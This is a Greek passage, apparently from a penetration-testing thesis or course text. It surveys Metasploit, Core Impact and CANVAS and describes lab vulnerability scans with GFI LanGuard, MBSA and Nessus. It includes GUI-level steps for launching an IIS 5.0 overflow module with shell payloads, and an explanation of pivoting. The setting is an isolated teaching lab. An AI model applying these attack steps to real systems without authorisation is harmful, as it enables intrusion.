λογισμικού, από κατασκευαστές για να πραγματοποιούν δοκιμές ασφάλειας στα προϊόντα τους και από ερευνητές στον τομέα της ασφάλειας παγκοσμίως». Από τα παραπάνω καταλαβαίνουμε ότι το Metasploit είναι μια πλατφόρμα για επιθέσεις. Τα βήματα για τη βασική χρήση του είναι τα ακόλουθα:

1. Επιλογή της ευπάθειας που θέλουμε να εκτελεστεί.
2. Παραμετροποίηση της ευπάθειας που θέλουμε να εκτελεστεί.
3. Εξαπόλυση επίθεσης για την ευπάθεια και αναμονή αποτελεσμάτων.

Στη συνέχεια θα αναφερθούμε στο Metasploit Express μια εμπορική έκδοση του Metasploit Framework. Μπορούμε να έχουμε πρόσβαση στο Metasploit Express είτε από το φύλλομετρητή μας στη διεύθυνση https://127.0.0.1:3790, είτε από κονσόλα. Η αρχική οθόνη του Metasploit μέσω φύλλομετρητη εμφανίζεται στην εικόνα 6.8. Το Metasploit Express παρέχει μια σειρά από εργαλεία όπως την σάρωση για στόχους και αναγνώριση τους με την χρήση του Nmap και αυτόματη επίθεση ευπαθειών σε ένα στόχο. Επίσης μπορούμε να διαλέξουμε χειροκίνητα την επίθεση που θα εκτελέσουμε από την ενότητα modules. Από την ενότητα module μπορούμε για παράδειγμα να αναζητήσουμε επιθέσεις για τον IIS 5.0. Από τα αποτελέσματα αναζήτησης επιλέγουμε το Microsoft IIS 5.0 Printer Host Header Overflow. Η επόμενη οθόνη (εικόνα 6.9) μας επιτρέπει να παραμετροποιήσουμε το module.



Εικόνα 6.8: Αρχική οθόνη του Metasploit




Εικόνα 6.9: Αναζήτηση module στο Metasploit

Μας παρέχει μια σύντομη περιγραφή του module ενώ διαθέτει και παραπομπές στην ευπάθεια. Στην συνέχεια επιλέγουμε τους στόχους που θέλουμε να δοκιμάσουμε το module, τη διάρκεια της επίθεσης, το σύστημα που θα στοχεύσουμε και τα payloads. Υποστηρίζονται δυο τύποι payloads:


- Command shell: Επιτρέπουν στο χρήστη να τρέξει τα προγράμματα ή τις εντολές του στο στόχο μέσω command Shell.
- Meterpreter Επιτρέπουν στον χρήστη να ελέγξει το στόχο μέσω VNC και να εκτελεί εντολές ή κώδικα μέσω του τελευταίου.

Τέλος, πρέπει να ορίσει και τη θύρα που θα γίνει η επίθεση στο στόχο, στο παράδειγμα μας επειδή μιλάμε για IIS χρησιμοποιεί την θύρα 80, αλλά μπορούμε να την αλλάξουμε εάν ο στόχος ακούει σε άλλη θύρα. Στη συνέχεια πατάμε Run Module.



Εικόνα 6.10: Παραμετροποίηση module στο Metasploit

Το module εκτελείται προς το στόχο όπως φαίνεται στην εικόνα 6.11 αλλά η επίθεση δεν κατάφερε να ανοίξει κάποια σύνδεση με τον στόχο, κοινώς απέτυχε.



Εικόνα 6.11: Εκτέλεση module στο Metasploit

6.11. Core Imapct

Το Core Impact είναι ένα σαφώς αρκετά εξελιγμένο εργαλείο. Είναι ένα εργαλείο που προσφέρει αυτόματη ανίχνευση και επίθεση με ένα click. Αποτελεί ένα πλήρες πακέτο με το οποίο ο χρήστης του ξεκινάει μια σάρωση και στην συνέχεια περνάει στην επίθεση. Απευθύνεται τόσο σε αρχάριους όσο και σε επαγγελματίες. Το Core Impact χρησιμοποιεί μια προσέγγιση βήμα-βήμα για δοκιμές διείσδυσης ως ακολούθως:

1. Εκκίνηση του Core Impact και δημιουργία ενός χώρου εργασίας.
2. Συγκέντρωση πληροφοριών για τους στόχους.

3. Χρησιμοποίηση της λειτουργίας Wizard ή της λειτουργίας advanced για το χτίσιμο μιας επίθεσης.

Στην advanced λειτουργία ο χρήστης μπορεί να επιτεθεί σε στόχους χρησιμοποιώντας τις ευπάθειες τους για να προσπελάσει αρχεία ή να ανοίξει μια γραμμή εντολών στο στόχο και να εκτελέσει δικές του εντολές. Η λειτουργία advanced επιτρέπει στο χρήστη να πάρει υπό τον πλήρη έλεγχο του ένα σύστημα στόχο.


Εάν ο χρήστης καταφέρει να πάρει υπό τον έλεγχο του ένα σύστημα τότε μέσω μιας πρόσθετης εφαρμογής μπορεί να κάνει το λεγόμενο pivoting. Το pivoting επιτρέπει να πάρουμε υπό τον έλεγχο μας άλλες μηχανές από μια μηχανή που ήδη έχουμε θέσει υπό τον έλεγχο μας. Αυτό σημαίνει ότι πλέον η πηγή των επιθέσεων θα είναι ένα άλλο σύστημα και όχι το δικό μας. Το Core Impact πραγματοποιεί πολύ καλή εκκαθάριση στο δίκτυο που επιτεθήκαμε ώστε να το επαναφέρει στην κατάσταση που βρισκόταν πριν την επίθεση. Το Core Impact δεν διατίθεται δωρεάν αλλά μπορούμε να το χρησιμοποιήσουμε χωρίς επιβάρυνση για ένα μικρό χρονικό διάστημα.

6.12. CANVAS

Το Canvas [http://www.immunitysec.com/products-canvas.shtml] είναι ένα εργαλείο γραμμένο σε Phython ώστε να εκτελείται τόσο σε Windows όσο και σε Linux. Το Canvas παρέχει λειτουργίες όπως αναζήτηση στόχων και αυτόματη επίθεση. Επίσης, πραγματοποιεί πολύ καλή εκκαθάριση στο δίκτυο στόχο. Δεν διατίθεται δωρεάν αλλά μπορούμε να το χρησιμοποιήσουμε χωρίς επιβάρυνση για ένα μικρό χρονικό διάστημα.


6.13 Το εργαστηριακό περιβάλλον

Στο εργαστηριακό περιβάλλον αρχικά θα χρησιμοποιήσουμε εργαλεία εύρεσης ευπαθειών. Θα χρησιμοποιήσουμε τρία εργαλεία το GFI LanGuard, το MSBA και το Nessus. Το GFI LanGuard είναι εμπορικό προϊόν και μπορούμε να το χρησιμοποιήσουμε δωρεάν για 30 ημέρες. Το GFI LanGuard είναι προσανατολισμένο σε Microsoft περιβάλλοντα. Κυρίως χρησιμοποιείται για εύρεση διορθωτικών πακέτων λογισμικού (patches). Θα δοκιμάσουμε το GFI LanGuard στο εσωτερικό δίκτυο για να βρούμε ευπάθειες της εικονικής μηχανής Windows Server 2003 Ent Ed. Στην αρχική οθόνη του GFI LanGuard επιλέγουμε Scan, και στη συνέχεια θα εισάγουμε στα Scan Target το σύστημα που θέλουμε να σαρώσουμε. Επιλέγουμε 192.168.1.3 όπως φαίνεται στην εικόνα 6.12.




Εικόνα 6.12: Εισαγωγή Scan Target στο GFI LanGuard

Στη συνέχεια έχουμε να επιλέξουμε επιλογές για την σάρωση (εικόνα 6.13). Πρέπει να επιλέξουμε εάν θέλουμε ένα όνομα χρηστή και ένα συνθηματικό για την σάρωση ή NULL session. Στην περίπτωση μας η σάρωση θα γίνει με τα διαπιστευτήρια του domain administrator.




Εικόνα 6.13: Παράμετροι του Scan στο GFI LanGuard

Ακόμη πρέπει να επιλέξουμε profile. Το profile είναι ουσιαστικά το εύρος και οι επιλογές σάρωσης που θα χρησιμοποιήσουμε. Μπορούμε να φτιάξουμε δικά μας profile ή να τροποποιήσουμε τα ιστάμενα στην καρτέλα configuration. Θα επιλέξουμε Full Scan. Το Full Scan περιλαμβάνει όλες τις μορφές σαρώσεων. Πλέον μπορούμε να πατήσουμε το κουμπί Scan. Το αποτέλεσμα της σάρωσης φαίνεται στην εικόνα 6.14.



Εικόνα 6.14: Αποτελέσματα σάρωσης του 192.168.1.3 με το GFI LanGuard


Το αποτέλεσμα της σάρωσης με το GFI LanGuard πραγματοποίησε 8799 δοκιμές ασφάλειας και βρήκε 18 ευπάθειες και 85 διορθωτικές εκδόσεις λογισμικού να λείπουν. Για να εντοπίσουμε μόνο τις ευπάθειες δημιουργήσαμε ένα δικό μας profile το Vulnerabilities Full Scan. Τα αποτελέσματα της σάρωσης με αυτό το profile φαίνονται στην εικόνα 6.15.



Εικόνα 6.15: Αποτελέσματα σάρωσης του 192.168.1.3 με το GFI LanGuard


Η σάρωση πραγματοποίησε 3271 δοκιμές ασφάλειας και βρήκε 252 ευπάθειες από τις οποίες 179 είναι υψηλού ρίσκου. Γεννάται φυσιολογικά το ερώτημα πως με τη σάρωση της εικόνα 6.14 βρήκαμε λιγότερες ευπάθειες από ότι με τη σάρωση της εικόνας 6.15. Η απάντηση βρίσκεται στα διορθωτικά πακέτα λογισμικού. Κάθε διορθωτικό πακέτο λογισμικού αναφέρεται σε μια ή περισσότερες ευπάθειες οπότε κατά κάποιο τρόπο καλύπτονται. Ουσιαστικά η εικόνα 6.14 μας δίνει τις ευπάθειες αν εγκαταστήσουμε όλα τα διορθωτικά πακέτα λογισμικού.

Το επόμενο εργαλείο εύρεσης ευπαθειών είναι το MSBA (Microsoft Security Baseline Analyzer). Το εργαλείο MSBA διανέμεται δωρεάν από τη Microsoft. Η αρχική του οθόνη παρουσιάζεται στην εικόνα 6.16. Οι λειτουργίες που παρέχει είναι η σάρωση ενός υπολογιστή, η σάρωση πολλαπλών υπολογιστών και η ανάγνωση υπαρχόντων σαρώσεων.




Εικόνα 6.16: Αρχική οθόνη του MSBA

Θα επιλέξουμε τη σάρωση ενός υπολογιστή (εικόνα 6.17). Επιλέγουμε έναν υπολογιστή για την σάρωση και το όνομα της αναφοράς σάρωσης. Στη συνέχεια επιλέγουμε το εύρος σάρωσης. Μπορούμε να ερευνήσουμε για ευπάθειες που σχετίζονται με το διαχειριστή του υπολογιστή, για αδύναμα συνθηματικά, για ευπάθειες του IIS, για ευπάθειες του SQL Server και για διορθωτικά πακέτα λογισμικού που δεν έχουν εγκατασταθεί. Το MSBA μπορεί να συνεργαστεί κατά τη σάρωση με το WSUS (Windows Update Services Server) της Microsoft. Επιλέγουμε Start Scan.



Εικόνα 6.17: Σάρωση υπολογιστή με το MSBA



Εικόνα 6.18: Αναφορά σάρωσης υπολογιστή με το MSBA

Μετά την ολοκλήρωση της σάρωσης, μπορούμε να δούμε την αναφορά σάρωσης (εικόνα 6.18). Για κάθε ευπάθεια υπάρχει ο βαθμός ρίσκου, περιγραφή του ρίσκου και προτεινόμενος τρόπος να το διορθώσουμε.

Τέλος, θα πραγματοποιήσουμε σάρωση με το Nessus στην εικονική μηχανή Windows 2000 Adv Server από το εξωτερικό δίκτυο. Θα εκτελέσουμε δυο σενάρια. Στο πρώτο θα γίνει χρήση της εικονικής μηχανής Router και στο δεύτερο χρήση της εικονικής μηχανής Router PF.

Στο πρώτο σενάριο το Nessus βρήκε 142 ευπάθειες, με 27 από αυτές να ανήκουν στην κατηγορία υψηλού ρίσκου (εικόνα 6.18).


Εικόνα 6.19: Αποτελέσματα σάρωσης του 192.168.1.3 με το Nessus

Εικόνα 6.20: Αποτελέσματα σάρωσης του 192.168.1.3 με το Nessus (εικονική μηχανή Router PF)

Στη συνέχεια χρησιμοποιώντας την εικονική μηχανή Router PF και πραγματοποιώντας τις ίδιες σαρώσεις παρατηρούμε ότι το Nessus εντόπισε 43 ευπάθειες με 4 από αυτές να ανήκουν στην κατηγορία υψηλού ρίσκου (εικόνα 6.19). Συμπέρασμα η χρήση ενός απλού packet filter μείωσε τις ευπάθειες περίπου κατά 330% στην περίπτωση του Nessus. Φυσικά αυτό δεν σημαίνει ότι οι ευπάθειες εξαλείφθηκαν, αλλά ότι δεν ανιχνεύονται πλέον με το συγκεκριμένο εργαλείο.


Μετά τα εργαλεία εύρεσης ευπαθειών ας εστιάσουμε στις πλατφόρμες επίθεσης, τα εργαλεία αυτόματης επίθεσης. Αρχικά θα δοκιμάσουμε το εργαλείο Metasploit Framework. Το Metasploit Framework μπορεί να εγκατασταθεί σε περιβάλλον Windows και σε περιβάλλον Linux. Στο εργαστηριακό περιβάλλον θα χρησιμοποιήσουμε έτερες τις παραπάνω διανομές. Πιο συγκεκριμένα από την εικονική μηχανή Windows XP Internet θα δοκιμάσουμε την εμπορική έκδοση Metasploit Pro και από την εικονική μηχανή BackTrack Internet την δωρεάν έκδοση Metasploit Framework.

Η πρόσβαση στο εργαλείο Metasploit Pro γίνεται μέσω φυλλομετρητή στη διεύθυνση https://localhost:3790. Η αρχική οθόνη του Metasploit Pro (εικόνα 6.21) περιέχει πληθώρα επιλογών. Αρχικά θα χρησιμοποιήσουμε τη λειτουργία Scan για να σαρώσουμε τον στόχο. Σαν στόχο θα ορίσουμε την εικονική μηχανή Windows 2000 Adv Server με IP διεύθυνση 192.168.1.3.




Εικόνα 6.21: Η αρχική οθόνη του Metasploit Pro

Η σάρωση θα βρει έναν εξυπηρετητή και θα τον προσθέσει στην καρτέλα Hosts, όπως φαίνεται στην εικόνα 6.22.

